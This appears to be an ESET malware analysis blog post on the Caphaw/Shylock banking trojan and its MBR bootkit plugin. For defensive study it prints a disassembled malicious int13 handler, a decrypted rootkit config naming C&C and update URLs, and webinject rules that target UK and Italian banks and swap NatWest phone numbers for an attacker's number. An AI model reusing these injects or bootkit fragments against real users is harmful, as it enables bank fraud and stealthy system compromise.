A plugin that distributes Win32/Caphaw through Skype for the first time was tracked in January 2013 by Yurii Khvyl and Peter Kruse from CSIS (Shylock calling Skype). The next interesting plugin is an MBR-bootkit module (detected by ESET as Win32/Wolcape.A) which is downloaded to infected machines by special request from C&C. This bootkit is based on MBR modification and provides manual loading for an unsigned driver. The malicious int13 handler (this interrupt reads sectors from the hard drive) in the infected MBR looks like this:




```
new_int13       proc far

; FUNCTION CHUNK AT seg000:0000 SIZE 00000002 BYTES
; FUNCTION CHUNK AT seg000:0060 SIZE 00000039 BYTES

                pushf
                cmp     ah, 42h ; 'B'
                jz      short loc_128
                cmp     ah, 2
                jz      short loc_128
                popf

loc_123:                                ; DATA XREF: new_int13+18↓r
                jmp     old_int13
; ---------------------------------------------------------------------------

loc_128:                                ; CODE XREF: new_int13+4↑j
                                        ; new_int13+9↑j
                mov     byte ptr cs:loc_13A+1, ah
                popf
                pushf
                call    dword ptr cs:loc_123+1 ; execute original handler
                jb      short locret_17E
                pushf
                cli
                push    es
                pusha

loc_13A:                                ; DATA XREF: new_int13:loc_128↑w
                mov     ah, 0
                cmp     ah, 42h ; 'B'
                jnz     short loc_145
                lodsw
                lodsw
                les     bx, [si]
                assume es:nothing
```

The malicious driver is stored in the NTFS file system in the following directory:




```
                db  5Ch ; \
a??CWindowsSyst:
                unicode 0, <\??\C:\Windows\System32\R82D.jiu>,0
                db    0
```

The driver module is encrypted by RC4 cipher with a key length 256 bytes, but originally the entropy of the key is 4 bytes due to expansion of 4-byte constant “KuKu” (this constant fills the range with 256 bytes). Here’s the call graph for the routine that loads the malicious driver :




The malicious driver hooks typical system functions for hiding files and processes. The most interesting hooks are implemented to intercept \\Driver\nsiproxy and \\Device\Tcp objects in order to monitor/modify network traffic on an infected machine. The bootkit module configuration file has the same encryption scheme as user-mode Win32/Caphaw. The decrypted configuration file has the same XML structure as Win32/Caphaw, as presented here:



```
<rootkit>
        <botnet name="15aug"/>
        <urls_server>
                <url_server url="https://[redacted].at/house.html"/>
                <url_server url="https://[redacted]/house.html"/>
                <url_server url="https://[redacted].cc/house.html"/>
        </urls_server>

        <startup_processes>
                <startup_process name="explorer.exe"/>
        </startup_processes>

        <url_update md5="%dynamic value%" url="https://[redacted].cc/files/rootkit_15may.exe"/>
        <timer_ping value="600"/>
        <uac_block_state value="off"/>
        <avr_block_state value="off"/>

</rootkit>
```

Webinjects and money stealing scheme

Downloaded webinjects take the same form as configuration data, but the encryption algorithm is different. This first compresses with zlib in deflate mode and subsequently encrypts with the same algorithm with string encryption. Decrypted webinjects look like this:




```
<unit>
  <url domain="https://*" method="POST" save="true"/>
  <url domain="*cv-library.co.uk*" save="true" />
</unit>


; Zeus inject converter
; convert to hijack format
; Loads from Sell Traff◙
; ======== AVI =======
<unit>
<avi domain="*bancopostaonline.poste.it*" />
<avi domain="*bancopostaclick.poste.it*" />
<avi domain="*online-retail.unicredit.it*" />
<avi domain="*.cedacri.it*" />
<avi domain="*fineco.it" />

<avi domain="*bank.barclays.co.uk*" />
<avi domain="*retail.santander.co.uk*" />
<avi domain="*business.santander.co.uk*" />

</unit>
```

Here is a list of attacked banks from the latest configuration files with webinjects:

region	attacked banks
United Kingdom	hsbc.co.uk barclays.co.uk santander.co.uk bankofscotland.co.uk firstdirect.co.uk natwest.co.uk rbs.co.uk
Italy	poste.it unicredit.it cedacri.it fineco.it

One of the interesting details in the code injected into a bank's web page is the substitution of all phone numbers with fake numbers owned by the attacker (Merchant of Malice: Trojan.Shylock Injects Phone Numbers into Online Banking Websites). This substitution is based on a special configuration of webinjects and has a unique structure for the web page of each bank attacked.



```
;========= NATWEST ============

<unit>
<url domain="*natwest.com" request="/global/contact-us.ashx*" />
<url domain="*natwest.com" request="/global/security/security-advice*" />
<url domain="*natwest.com" request="/commercial/planning/g2/security-advice-centre*" />

<data>
<begin mask="*">
<div class="contentPod pod5"
</begin>
<inject>
 id="generalPhones" rel="v4n"
</inject>
<end mask="*">
</end>
</data>

<data>
<begin mask="*">
</begin>
<inject>
0800 078 6068<span style="display:none;">
</inject>
<end mask="*">
08457 888 444
</end>
</data>
<data>
<begin mask="*">
08457 888 444
</begin>
<inject>
</span>
</inject>
<end mask="*">
</end>
</data>
```

Win32/Caphaw is an interesting financial malware family: one of the few that has autoload functionality for automatically stealing money when the user is actively accessing his banking account. An infected user can't recognize that his money is being stolen, because he sees fake data on the banking web page based on the webinjects' rules. (Autoloads bypass one-time password security checks.) The same functionality was tracked in the Carberp (Carberp Gang Evolution), Gataka (Win32/Gataka banking Trojan – Detailed analysis), Win32/Spy.Ranbyus (Win32/Spy.Ranbyus modifying Java code in RBS Ukraine systems) and Tinba malware families. Just for the record, ESET antimalware does detect all of these threats.

Special thanks to my colleagues Anton Cherepanov and Yurii Khvyl (CSIS)

Aleksandr Matrosov, Security Intelligence Team Lead

SHA1 hashes for analyzed samples:

1	Win32/Wolcape.A (driver)	766da148d74f7ea9aca692246a945bd70da6cf18

1	Win32/Wolcape.B (bootkit dropper)	f8da98763e345f42c62db02e51bf5d80342cd4d2

1	Win32/Caphaw.N (VNC)	b408c56af46237d04e23f77b40c0c6367f3adee7
1	Win32/Caphaw.N (ftpgrabber)	1cc0ce07950f5b8589344977f15e2409a819efb9
1	Win32/Caphaw.N (BackSocks)	43a6ff8c6e17e188e4650316d0627ebb110073d5
1	Win32/Caphaw.M (MessengerSpread)	aef115814e5b6af49187d07f3068130c5c910d84
1	Win32/AutoRun.Caphaw.A (DiskSpread)	5da3dc57836c351d80653fb09a78a8a8dad87317

25 Feb 2013 - 01:13AM

Newsletter

Discussion